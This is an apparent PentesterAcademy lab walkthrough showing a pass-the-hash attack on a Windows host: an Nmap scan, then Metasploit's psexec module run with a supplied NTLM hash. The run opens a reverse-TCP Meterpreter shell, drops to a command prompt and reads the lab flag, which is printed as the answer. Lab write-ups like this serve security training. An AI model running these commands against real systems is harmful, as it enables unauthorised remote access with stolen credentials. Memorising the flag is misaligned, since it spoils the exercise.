ATTACK DEFENSE

by PentesterAcademy


Name	Windows: Pass The Hash: Metasploit
URL	https://attackdefense.com/challengedetails?cid=2378
Type	Post Exploitation: With Metasploit

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.


Command: cat /root/Desktop/target



```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.19.25
root@attackdefense:~# 
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.19.25



```
root@attackdefense:~# nmap 10.0.19.25
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-09 12:26 IST
Nmap scan report for 10.0.19.25
Host is up (0.062s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.85 seconds
root@attackdefense:~# 
```

Step 3: We have discovered that multiple ports are open. The SMB port 445 is exposed. We have the administrator NTLM hash. We will use the Metasploit framework’s psexec module to perform the pass the hash attack.

Administrator User NTLM Hash: 5c4d59391f656d5958dab124ffeabc20


SMBPASS: 00000000000000000000000000000000:5c4d59391f656d5958dab124ffeabc20

Note: The first 32 bit values i.e 0 is NO Password. Its LM and NT hash. LM not case sensitive. But NT is case sensitive, that is created from the password.

Commands:

```
msfconsole -q
use exploit/windows/smb/psexec
set RHOSTS 10.0.18.105
set SMBUSER administrator
set SMBPASS 00000000000000000000000000000000:5c4d59391f656d5958dab124ffeabc20
exploit
```

Note: If your first attempt fails, try again.




```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set RHOSTS 10.0.19.25
RHOSTS => 10.0.19.25
msf6 exploit(windows/smb/psexec) > set SMBUSER administrator
SMBUSER => administrator
msf6 exploit(windows/smb/psexec) > set SMBPASS 00000000000000000000000000000000:5c4d59391f656d5958dab124ffeabc20
SMBPASS => 00000000000000000000000000000000:5c4d59391f656d5958dab124ffeabc20
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] 10.0.19.25:445 - Connecting to the server...
[*] 10.0.19.25:445 - Authenticating to 10.0.19.25:445 as user 'administrator'...
[*] 10.0.19.25:445 - Selecting PowerShell target
[*] 10.0.19.25:445 - Executing the payload...
[*] Sending stage (175174 bytes) to 10.0.19.25
[+] 10.0.19.25:445 - Service start timed out, OK if running a command or non-service executable...
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.19.25:49712) at 2021-06-09 12:30:20 +0530

meterpreter >
```

We have successfully exploited the target machine using the psexec module using the NTLM hash.

Step 4: Read the flag.

Command: shell
cd /
dir
type flag.txt



```
meterpreter > shell
Process 3180 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd /
cd /

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9E32-0E96

 Directory of C:\

11/14/2018  06:56 AM    <DIR>          EFI
06/02/2021  10:19 AM                37 flag.txt
05/13/2020  05:58 PM    <DIR>          PerfLogs
11/07/2020  07:47 AM    <DIR>          Program Files
11/07/2020  07:47 AM    <DIR>          Program Files (x86)
11/07/2020  08:15 AM    <DIR>          Users
11/07/2020  07:49 AM    <DIR>          Utilities
11/07/2020  12:42 AM    <DIR>          Windows
               1 File(s)             37 bytes
               7 Dir(s)  15,709,097,984 bytes free

C:\>type flag.txt
type flag.txt
oiu21432123avvcde1vsdfxxr323p4sewq412
C:\>
```

Flag: oiu21432123avvcde1vsdfxxr323p4sewq412

References

1. Microsoft Windows Authenticated User Code Execution (https://www.rapid7.com/db/modules/exploit/windows/smb/psexec/)
2. Understanding Windows local password hashes (NTLM) (https://security.stackexchange.com/questions/161889/understanding-windows-local-password-hashes-ntlm)
3. LM Hash and NT Hash (http://www.adshotgyan.com/2012/02/lm-hash-and-nt-hash.html)
4. LM Hash (https://ldapwiki.com/wiki/LM%20hash)